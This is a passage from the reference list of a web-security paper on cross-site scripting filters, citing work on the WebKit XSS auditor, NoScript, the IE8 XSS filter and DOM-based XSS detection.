[8] Andreas Kling. Xssauditor performance regression due to threaded parser changes. [online], `https://gitorious.org/webkit/webkit/commit/aaad2bd7c86f78fe66a4c709192e3b591c557e7a`, April 2013.

[9] Sebastian Lekies, Ben Stock, and Martin Johns. 25 million flows later: large-scale detection of dom-based xss. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*, pages 1193–1204. ACM, 2013.

[10] Georgio Maone. Noscript. [online], `http://www.noscript.net/whats`.

[11] Georgio Maone. Noscripts anti-xss protection. [online], `http://noscript.net/features`xss.

[12] Georgio Maone. Noscripts anti-xss filters partially ported to ie8. [online], `http://hackademix.net/2008/07/03/noscripts-anti-xss-filters-partially-ported-to-ie8/`, July 2008.

[13] David Ross. IE 8 XSS Filter Architecture / Implementation. [online], `http://blogs.technet.com/b/srd/archive/2008/08/19/ie-8-xss-filter-architecture-implementation.aspx`, August 2008.

[14] David Ross. IE8 Security Part IV: The XSS Filter. [online], `http://blogs.msdn.com/b/ie/archive/2008/07/02/ie8-security-part-iv-the-xss-filter.aspx`, July 2008.

[15] Ben Stock, Sebastian Lekies, Tobias Mueller, Patrick Spiegel, and Martin Johns. Precise Client-side Protection against DOM-based Cross-Site Scripting. In *Proceedings of the 23rd USENIX security symposium*, 2014.

[16] Joshua Sunshine, Serge Egelman, Hazim Almuhimedi, Neha Atri, and Lorrie Faith Cranor. Crying wolf: An empirical study of ssl warning effectiveness. In *USENIX Security Symposium*, pages 399–416, 2009.

[17] Web Hypertext Application Technology Working Group. Cross-document messaging. Online, `http://www.whatwg.org/specs/web-apps/current-work/multipage/web-messaging.html`.

[18] WhiteHat Security. Website security statistics report. [online], `https://www.whitehatsec.com/assets/WPstatsReport_052013.pdf`, May 2013.